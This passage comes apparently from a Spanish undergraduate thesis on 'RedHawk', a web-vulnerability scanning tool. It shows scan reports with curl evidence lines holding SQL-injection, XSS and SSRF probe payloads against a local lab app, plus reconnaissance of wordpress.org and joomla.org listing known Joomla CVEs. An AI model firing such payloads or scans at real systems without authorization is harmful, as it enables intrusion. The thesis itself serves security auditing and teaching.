Category: HTTP Secure Headers

Description: X-XSS-Protection is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: X-Content-Type-Options is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: Strict-Transport-Security is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: X-Frame-Options is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: X-XSS-Protection is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: HTTP Secure Headers

Description: X-Content-Type-Options is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Figura 5-8. Representación de resultados prueba 1 (5/7).

Category: HTTP Secure Headers

Description: Strict-Transport-Security is not set

Solution: Use the recommendations for hardening your HTTP Security Headers.

Evidence: curl "http://localhost:9991/"

Category: SQL Injection

Description: SQL Injection (DMBS: MySQL) via injection in the parameter firstname

Solution: To protect against SQL injection, user input must not directly be embedded in SQL statements. Instead, user input must be escaped or filtered or parameterized statements must be used.

Evidence: curl "http://localhost:9991/www/SQL/sql1.php" -e "http://localhost:9991/www/SQL/sql1.php" -d "firstname=default%C2%BF%27%22%28&submit=Submit"

Category: Server Side Request Forgery

Description: SSRF vulnerability via injection in the parameter file. The target performed an outgoing HTTP GET request at 2021-08-02T21:47:29+02:00 with IP 94.73.60.148. Full request can be seen at https://wapiti3.ovh/ssrf_data/f74q2p/50/66696c65/1627933649-94.73.60.148.txt

Solution: Every URI received by the web application should be checked, especially scheme and hostname. A whitelist should be used.

Evidence: curl "http://localhost:9991/www/FileInclusion/pages/lvl1.php?file=http%3A%2F%2Fexternal.url%2Fpage"

Category: Cross Site Scripting

Description: XSS vulnerability found via injection in the parameter file

Solution: The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:<, >, &, ', (,), #, %, ; , +, -

Evidence: curl "http://localhost:9991/www/FileInclusion/pages/lvl1.php?file=%3CScRiPt%3Ealert%28%27wg87f98z3l%27%29%3C%2FsCrIpT%3E"

Category: Cross Site Scripting

Description: XSS vulnerability found via injection in the parameter file

Solution: The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:<, >, &, ', (,), #, %, ; , +, -

Evidence: curl "http://localhost:9991/www/FileInclusion/pages/lvl2.php?file=%3CScRiPt%3Ealert%28%27w5mz45imhj%27%29%3C%2FsCrIpT%3E"

Category: Cross Site Scripting

Description: XSS vulnerability found via injection in the parameter username

Solution: The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:<, >, &, ', (,), #, %, ; , +, -

Evidence: curl "http://localhost:9991/www/XSS/XSS_level1.php?username=%3CScRiPt%3Ealert%28%27wikpzxxpes%27%29%3C%2FsCrIpT%3E&submit=Submit" -e "http://localhost:9991/www/XSS/XSS_level1.php"

Category: Cross Site Scripting

Description: XSS vulnerability found via injection in the parameter username

Figura 5-9. Representación de resultados prueba 1 (6/7).

Solution: The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:<, >, &, ', (,), #, %, ; , +, -

Evidence: curl "http://localhost:9991/www/XSS/XSS_level2.php?username=%3CScRiPt%3Ealert%28%27w9r6y3ymds%27%29%3C%2FsCrIpT%3E&submit=Submit" -e "http://localhost:9991/www/XSS/XSS_level2.php"

Category: Cross Site Scripting

Description: XSS vulnerability found via injection in the parameter username

Solution: The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:<, >, &, ', (,), #, %, ; , +, -

Evidence: curl "http://localhost:9991/www/XSS/XSS_level3.php?username=%3CSvG%2FoNloAd%3Dalert%28%2Fwrbjv5jzm4%2F%29%3E&submit=Submit" -e "http://localhost:9991/www/XSS/XSS_level3.php"

Category: Cross Site Scripting

Description: XSS vulnerability found via injection in the parameter username

Solution: The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:<, >, &, ', (,), #, %, ; , +, -

Evidence: curl "http://localhost:9991/www/XSS/XSS_level4.php?username=%3CSvG%2FoNloAd%3Dalert%28%2Fwhjx6l6hy9%2F%29%3E&submit=Submit" -e "http://localhost:9991/www/XSS/XSS_level4.php"

Category: Cross Site Scripting

Description: XSS vulnerability found via injection in the parameter number

Solution: The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:<, >, &, ', (,), #, %, ; , +, -

Evidence: curl "http://localhost:9991/www/SQL/sql2.php" -e "http://localhost:9991/www/SQL/sql2.php" -d "number=%3CScRiPt%3Ealert%28%27wdv2v00p3i%27%29%3C%2FsCrIpT%3E&submit=Submit"

Category: Cross Site Scripting

Description: XSS vulnerability found via injection in the parameter number

Solution: The best way to protect a web application from XSS attacks is ensure that the application performs validation of all headers, cookies, query strings, form fields, and hidden fields. Encoding user supplied output in the server side can also defeat XSS vulnerabilities by preventing inserted scripts from being transmitted to users in an executable form. Applications can gain significant protection from javascript based attacks by converting the following characters in all generated output to the appropriate HTML entity encoding:<, >, &, ', (,), #, %, ; , +, -

Evidence: curl "http://localhost:9991/www/SQL/sql4.php" -e "http://localhost:9991/www/SQL/sql4.php" -d "number=%3CScRiPt%3Ealert%28%22w6r870tlut%22%29%3C%2FsCrIpT%3E&submit=Submit"

WPScan - WordPress Vulnerability Scanner

Gathered Information

It seems that host is reachable but it isn't running WordPress as CMS

CMSeek - CMS Scanner (Joomla)

Gathered information

It seems that host is reachable but it isn't running Joomla as CMS

Figura 5-10. Representación de resultados prueba 1 (7/7).

5.2 Prueba 2: Aplicación web basada en WordPress

5.2.1.1 Preámbulo

El objetivo de la segunda prueba a este proyecto de final de carrrera es observar como la aplicación es capaz de escanear y recolectar información útil de aplicaciones web que, en primer lugar, se sitúan fuera de nuestar red local y, en segundo lugar, están basadas en uno de los gestores de contenido con mas cuota de mercado en la actualidad: WordPress.

La página web sujeta a pruebas será la siguiente: https://wordpress.org. Esta página web se trata de la propia aplicación del gestor de contenidos, la cual es pública y sirve como portal para los usuarios que deseen hacer uso de su herramienta.

Figura 5-11. Página oficial de WordPress.

5.2.1.2 Agregación de objetivo a la herramienta

Al igual que la anterior prueba, lo primero es identificar al objetivo y añadir la información relativa al mismo en la aplicación. Esto se hará desde la pantalla “Targets”.



Figura 5-12. Adición de objetivo prueba 2.

5.2.1.3 Realización de escáner

El escáner a realizar en este tipo de pruebas será un escáner de tipo CMS, el cual se encargará de realizar todas las acciones anteriormente descritas en el capítulo 4.4 de este mismo documento.

Una vez inicie el escáner, la aplicación nos avisará de la misma forma que en la Figura 5.3.

5.2.1.4 Obtención y representación de resultados

Cuando el escáner este completo, se generará una página en formato HTML con los resultados obtenidos. A continuación, se muestran los datos obtenidos resultantes de esta prueba.

Figura 5-13. Representación de resultados prueba 2 (1/2).

Description: robots.txt found: https://wordpress.org/robots.txt

Type: robots_txt

Method: Robots Txt (Aggressive Detection)

https://wordpress.org/xmlrpc.php

Description: XML-RPC seems to be enabled: https://wordpress.org/xmlrpc.php

Type: xmlrpc

Method: Direct Access (Aggressive Detection)

https://wordpress.org/wp-content/mu-plugins/

Description: This site has 'Must Use Plugins': https://wordpress.org/wp-content/mu-plugins/

Type: mu_plugins

Method: Direct Access (Aggressive Detection)

https://wordpress.org/wp-cron.php

Description: The external WP-Cron seems to be enabled: https://wordpress.org/wp-cron.php

Type: wp_cron

Method: Direct Access (Aggressive Detection)

Themes

Name: pub

Evidence: False

Directory list: False

Method: Urls In 404 Page (Passive Detection)

Plugins

Name: jetpack

Evidence: https://wordpress.org/wp-content/plugins/jetpack/

Method: Urls In 404 Page (Passive Detection)

Name: stream

Evidence: https://wordpress.org/wp-content/plugins/stream/

Method: Comment (Passive Detection)

CMSeek - CMS Scanner

Gathered information

CMS: WordPress

Figura 5-14. Representación de resultados prueba 2 (2/2).

5.3 Prueba 3: Aplicación web basada en Joomla

5.3.1.1 Preámbulo

El objetivo de la segunda prueba a este proyecto de final de carrrera es observar como la aplicación es capaz de escanear y recolectar información útil de aplicaciones web que, en primer lugar, se sitúan fuera de nuestar red local y, en segundo lugar, están basadas en otro de los gestores de contenido con mas cuota de mercado en la actualidad: Joomla.

La página web sujeta a pruebas será la siguiente: https://joomla.org. Esta página web se trata de la propia aplicación del gestor de contenidos, la cual es pública y sirve como portal para los usuarios que deseen hacer uso de su herramienta.



Figura 5-15. Página oficial de Joomla.

5.3.1.2 Agregación de objetivo a la herramienta

Al igual que la anterior prueba, lo primero es identificar al objetivo y añadir la información relativa al mismo en la aplicación. Esto se hará desde la pantalla “Targets”.



Figura 5-16. Adición de objetivo prueba 3.

5.3.1.3 Realización de escáner

El escáner a realizar en este tipo de pruebas será un escáner de tipo CMS, el cual se encargará de realizar todas las acciones anteriormente descritas en el capítulo 4.4 de este mismo documento.

Una vez inicie el escáner, la aplicación nos avisará de la misma forma que en la Figura 5.3.

5.3.1.4 Obtención y representación de resultados

Cuando el escáner este completo, se generará una página en formato HTML con los resultados obtenidos. A continuación, se muestran los datos obtenidos resultantes de esta prueba.



Figura 5-17. Representación de resultados prueba 3 (1/4).

2052
Info: HTTP/1.1 403 Forbidden Date: Tue, 31 Aug 2021 00:39:25 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 3750 Connection: close X-Frame-Options: SAMEORIGIN Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Expires: Thu, 01 Jan 1970 00:00:01 GMT Vary: Accept-Encoding Server: cloudflare CF-RAY: 6872339eadfd0517-LAX

2053
Info: HTTP/1.1 400 Bad Request Server: cloudflare Date: Tue, 31 Aug 2021 00:27:05 GMT Content-Type: text/html Content-Length: 655 Connection: close CF-RAY: -

2095
Info: HTTP/1.1 403 Forbidden Date: Tue, 31 Aug 2021 00:00:23 GMT Content-Type: text/html; charset=UTF-8 Content-Length: 3750 Connection: close X-Frame-Options: SAMEORIGIN Cache-Control: private, max-age=0, no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Expires: Thu, 01 Jan 1970 00:00:01 GMT Vary: Accept-Encoding Server: cloudflare CF-RAY: 6871fa749b690c9f-LAX

2096
Info: HTTP/1.1 400 Bad Request Server: cloudflare Date: Mon, 30 Aug 2021 23:53:30 GMT Content-Type: text/html Content-Length: 655 Connection: close CF-RAY: -

Vulnerabilities

The host which you are trying to scan seems to be no vulnerable in Shodan

Wapiti - Web Application Vulnerability Scanner

The host which you are trying to scan is unreachable, there is a WAF blocking the requests or you chose Discovery or CMS scanning mode

WPScan - WordPress Vulnerability Scanner

Gathered Information

It seems that host is reachable but it isn't running WordPress as CMS

CMSeek - CMS Scanner

Gathered information

CMS: joomla - Version : ['2.5']

Vulnerabilities

Name: Joomla! 'redirect.php' SQL Injection Vulnerability

Description: ['EDB : https://www.exploit-db.com/exploits/36913/']

Name: Joomla! 2.5.0 < 2.5.1 - Time Based SQL Injection

Description: ['EDB : https://www.exploit-db.com/exploits/18618/']

Name: Joomla! 'highlight.php' PHP Object Injection

Description: ['CVE : CVE-2013-1453', 'EDB : https://www.exploit-db.com/exploits/24551/']

Name: Joomla! 'remember.php' PHP Object Injection

Description: ['CVE : CVE-2013-3242', 'EDB : https://www.exploit-db.com/exploits/25087/']

Name: Joomla! 1.5 < 3.4.5 - Object Injection Remote Command Execution

Description: ['CVE : CVE-2015-8562', 'EDB : https://www.exploit-db.com/exploits/38977/']

Figura 5-18. Representación de resultados prueba 3 (2/4).

Name: Joomla! 1.0 < 3.4.5 - Object Injection 'x-forwarded-for' Header Remote Code Execution

Description: ['CVE : CVE-2015-8562 , CVE-2015-8566 ', 'EDB : https://www.exploit-db.com/exploits/39033/']

Name: Joomla! Core Remote Privilege Escalation Vulnerability

Description: ['CVE : CVE-2016-9838', 'EDB : https://www.exploit-db.com/exploits/41157/']

Name: Joomla! 1.6/1.7/2.5 privilege escalation vulnerability

Description: ['CVE : CVE-2012-1563', 'EDB : https://www.exploit-db.com/exploits/41156/']

Name: Joomla! Component Akeeba Kickstart - Unserialize Remote Code Execution

Description: ['CVE : CVE-2014-7228', 'EDB : https://www.exploit-db.com/exploits/35033/']

Name: Joomla! 'media.php' Arbitrary File Upload Vulnerability

Description: ['CVE : CVE-2013-5576', 'EDB : https://www.exploit-db.com/exploits/27610/']

Name: Joomla! Clickjacking Security Bypass Vulnerability

Description: ['CVE : CVE-2012-5827', 'https://developer.joomla.org/security/news/543-20121101-core-clickjacking.html', 'https://developer.joomla.org/security/news/544-20121102-core-clickjacking.html']

Name: Joomla! Highlighter Plugin Unspecified Cross-Site Scripting Vulnerability

Description: ['CVE : CVE-2013-3267 ', 'https://developer.joomla.org/security/86-20130407-core-xss-vulnerability.html']

Name: Joomla! Security Bypass Vulnerability

Description: ['CVE : CVE-2013-3056', 'http://www.securityfocus.com/bid/59490/info']

Name: Joomla! Information Disclosure Vulnerability

Description: ['CVE : CVE-2013-3057', 'http://www.securityfocus.com/bid/59489', 'http://developer.joomla.org/security/82-20130402-core-information-disclosure.html']

Name: Joomla! Unspecified Cross-Site Scripting Vulnerability

Description: ['CVE : CVE-2013-3058', 'http://www.securityfocus.com/bid/59483', 'http://developer.joomla.org/security/81-20130403-core-xss-vulnerability.html']

Name: Joomla! Unspecified Cross-Site Scripting Vulnerability

Description: ['CVE : CVE-2013-3059', 'https://developer.joomla.org/security/80-20130405-core-xss-vulnerability.html']

Name: Joomla! Core Authentication Bypass Vulnerability

Description: ['CVE :CVE-2014-6632', 'http://developer.joomla.org/security/594-20140902-core-unauthorised-logins.html']

Name: Joomla! Core Remote Denial of Service Vulnerability

Description: ['CVE : CVE-2014-7229', 'https://developer.joomla.org/security/596-20140904-core-denial-of-service.html']

Name: Joomla! Open Redirection Vulnerability

Description: ['CVE : CVE-2015-5608', 'http://www.securityfocus.com/bid/76496']

Name: Joomla! Cross Site Request Forgery Vulnerability

Description: ['CVE : CVE-2015-5397', 'https://developer.joomla.org/security-centre/618-20150602-core-remote-code-execution.html']

Name: Joomla! Core Security Bypass Vulnerability

Description: ['CVE : CVE-2015-7859', 'https://developer.joomla.org/security-centre/629-20151002-core-acl-violations.html']

Name: Joomla! Directory Traversal Vulnerability

Figura 5-19. Representación de resultados prueba 3 (3/4).



Figura 5-20. Representación de resultados prueba 3 (4/4).

6 CONCLUSIONES

En este capítulo final, detallaremos las conclusiones fruto del desarrollo del presente proyecto de final de carrera. Se detallará el valor aportado por RedHawk respecto a herramientas similares comentadas en el capítulo Estado del arte y, para finalizar, se hará hincapié en una lista de aportaciones o mejoras para este proyecto en un futuro.

6.1 Conclusiones finales

A través del desarrollo de RedHawk, se llega a entender la importancia y concienciación de la realización de buenas auditorias web, así como la realización de revisiones exhaustivas y periodicas desde diferentes ambitos, caja blanca, caja negra o caja gris, para la detección temprana de errores o vulnerabilidades presentes en la página web.

Debido a que, hoy en día, practicamente todo el mundo cuenta con acceso a internet, los activos webs son los más visitados y requeridos por los usuarios. Esto supone un foco de riesgo constante para la organización responsible del portal, así como un potencial objetivo para cibercriminales. Ello desemboca en la necesidad de generación de un gran número de puestos de empleos dedicados a la realización y desarrollo de herramientas actualizadas y escáneres web que detecten rápidamente vulnerabilidades para su corrección.

6.2 Aportaciones

RedHawk incluye varias aportaciones y novedades respecto a las herramientas similares comentadas en el estado del arte.

- Interfaz web modular, sencilla y escalable: debido a que se encuentra desarrollado en Django, este permite la realización de interfaces web sencillas, rápidas y potentes. Además, el proyecto se encuentra desarrollado de forma modular basado según el método Modelo-Vista-Controlador, implementado en Django nativamente, por lo que el desarrollador puede incluir o excluir elementos de manera que el funcionamiento de la aplicación no se vea comprometido.
- Uso de tecnologías y herramientas actualizadas: los proyectos detallados en el estado del arte utilizan herramientas que hoy en día se encuentran obsoletos o fuera de mantenimiento. RedHawk hace uso de herramientas actualmente en uso en la realización de auditorias y lo combina con el uso de servicios altamente utilizados en internet por hackers eticos: Shodan.
- Creación de reportes: las herramientas antecesoras de RedHawk no cuentan con la capacidad de generar reportes en formato HTML o PDF que sirvan al auditor para la presentación de resultados desde un enfoque técnico.
- Uso gratuito: pese a que existen herramientas muy potentes en el mercado, la mayoria requieren altas cuotas de suscripción o pagos, los cuales representan un obstáculo de cara a la realización de auditorias web en pequeñas o medianas empresas. RedHawk sin embargo es totalmente gratuito y ha sido desarrollado para que pueda crecer en torno a una comunidad que esté dispuesta a realizar aportaciones sin ánimo de lucro.

6.3 Lineas futuras

Finalizado el proyecto, se propone una lista de mejores e incorporaciones que pudieran mejorar más aun la herarmienta:

- Diseño y desarrollo de gráficos que muestren estadisticas sobre los datos recolectados del active web.
- Realización de escáneres asíncronos.
- Desarrrollo de reportes dinámicos a través de documentos HTML que incluyan scripts en lenguaje JavaScript que permitan mostrar datos u ocultarlos de manera más visual y dinámica.
- Volcado de datos recolectados post-escáner en bases de datos para una mejora de la gestión y protección de la información recolectada.
- Incorporación de herramientas como Nuclei, módulos de Metasploit, Zap Proxy para escáneres de vulnerabilidades o uso de servicios como URL analyzer o Wappanalyzer para recopilación de información.

BIBLIOGRAFÍA

[1] The Penetration Testing Execution Standard. [En línea].Disponible en: http:// www.pentest-standard.org.

[2] Pablo González Pérez. «Ethical Hacking: Teoría y práctica para la realización de un pentesting», 2014. [ISBN: 978-84-617-0576-4].

[3] Guía de referencia de Nmap (Página de manual). [En línea]. Disponible en: https://nmap.org/man/es/.

[4] Seguridad informática – Wikipedia. [En línea]. Disponible en: https://es.wikipedia.org/wiki/Seguridad_inform%C3%A1tica.

[5] Seguridad – Wikipedia. [En línea]. Disponible en: https://es.wikipedia.org/wiki/Seguridad.

[6] Seguridad de la información – Wikipedia. [En línea]. Disponible en: https://es.wikipedia.org/wiki/Seguridad_de_la_informaci%C3%B3n.

[7] La breve historia de la ciberseguridad - Sofistic Cybersecurity. [En línea]. Disponible en: https://www.sofistic.com/blog-ciberseguridad/la-breve-historia-de-la-ciberseguridad/

[8] ¿Qué es y como surge la criptografía?: un repaso por su historia. [En línea]. Disponible en: https://www.genbeta.com/desarrollo/que-es-y-como-surge-la-criptografia-un-repaso-por-su-historia

[9] ¿Qué es el pentesting? Auditando la seguridad de tus sistemas – INCIBE. [En línea]. Disponible en: https://www.incibe.es/protege-tu-empresa/blog/el-pentesting-auditando-seguridad-tus-sistemas

[10] OWASP Top Ten Web Application Security Risks – OWASP. [En línea] Disponible en: https://owasp.org/www-project-top-ten/

